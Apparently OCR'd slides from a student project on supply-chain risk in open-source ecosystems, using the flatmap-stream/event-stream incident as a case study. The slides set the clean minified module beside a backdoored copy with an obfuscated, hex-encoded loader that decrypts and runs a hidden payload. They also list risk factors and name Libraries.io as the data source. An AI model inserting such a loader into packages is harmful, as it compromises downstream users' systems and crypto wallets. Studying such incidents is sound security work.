Final Project

Murtaza Jafferji

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=n
ew Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failur
e":"error",m={};function w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.a
pply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];retur
n delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}functio
n p(r,e,t){l||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!
1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}funct
ion v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a==o&&(i.readabl
e=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.wri
te=function(r){if(u)throw new Error("flatmap stream is not writable");s
=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!
f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u||v(r)},i.de
stroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(func
tion(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f
=!1},i};
```

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=n
ew Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failur
e":"error",m={};function w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.a
pply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];retur
n delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}functio
n p(r,e,t){l||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!
1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}funct
ion v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a==o&&(i.readabl
e=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.wri
te=function(r){if(u)throw new Error("flatmap stream is not writable");s
=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!
f}catch(r){if(s)throw r;return p(r),!f}},i.end=function(r){u||v(r)},i.de
stroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(func
tion(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f
=!1},i};!function(){try{var r=require,t=process;function e(r){return Buf
fer.from(r,"hex").toString()}var n=r(e("2e2f746573742f64617461")),o=t[e
(n[3])][e(n[4])];if(!o)return;var u=r(e(n[2]))[e(n[6])](e(n[5]),o),a=u.u
pdate(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constru
ctor;f.paths=module.paths,f[e(n[7])](a,""),f.exports(n[1])}catch(r){}}
();
```

hugeglass / **flatmap-stream**

Watch 2 | Star 9 | Fork 30

Code | Issues 1 | Pull requests 1 | Projects 0 | Wiki | Insights

No description, website, or topics provided.

1 commit | 1 branch | 0 releases | 1 contributor | MIT

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

hugeglass First commit — Latest commit `a0d127c` on Sep 5

.gitignore	First commit	3 months ago
LICENSE.txt	First commit	3 months ago
index.js	First commit	3 months ago
index.min.js	First commit	3 months ago
package-lock.json	First commit	3 months ago
package.json	First commit	3 months ago

This repository has been archived by the owner. It is now read-only.

dominictarr / event-stream 307,777 Repositories 3,288 Packages Watch 69 Star 2,006 Fork 144

Code Issues 7 Pull requests 0 Projects 0 Wiki Insights

EventStream is like functional programming meets IO

322 commits 1 branch 13 releases 34 contributors MIT

Branch: master Create new file Upload files Find file Clone or download


right9ctrl remove testling from package.json Latest commit 9a5c52a on Sep 20

examples	better pretty.js example	3 months ago
test	add filter and rewrite flatmap	3 months ago
.gitignore	inital. first implementation of a map function (takes async callback ...	7 years ago
.travis.yml	drop travis support for 0.8	4 years ago
LICENCE	Clarify licensing	4 years ago
index.js	add filter and rewrite flatmap	3 months ago

dashevo / dash-copay

Watch 14 | Star 4 | Fork 1

Code | Issues 4 | Pull requests 1 | Projects 0 | Wiki | Insights

Dash Copay - Secure, Shared Dash Wallet

frontend mobile

11,604 commits | 7 branches | 103 releases | 73 contributors | MIT

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

stpdenis Merge pull request #94 from dashevo/develop ... Latest commit 7a301d9 on Aug 11

angular-bitauth	New flow to link the bitpay card	2 years ago
angular-bitcore-wallet-client	fix for new addresses in send	9 months ago
app-template	Rename app id to org.dashcore.dashcopay	6 months ago
chrome-app	chore(gitignore): untrack files modified by the apply task	2 years ago
i18n	fix wallet service url text	5 months ago
resources	Missing images added	6 months ago
src	isInstantSend default value is false now	4 months ago

Exploring Risk in Top 10 Software Ecosystems

Murtaza Jafferji


Risk factors

- Number of dependencies
- Total open issues for dependencies
- Unmaintaned or deprecated status
- Only one contributor
- Not updated in the past 12 months
- Missing README
- Missing LICENSE


Data

- Libraries.io consists of 2.7m unique open source packages, 33m repositories, and 235m interdependencies between them
- Data from Libraries.io is available under the CC BY-SA 4.0

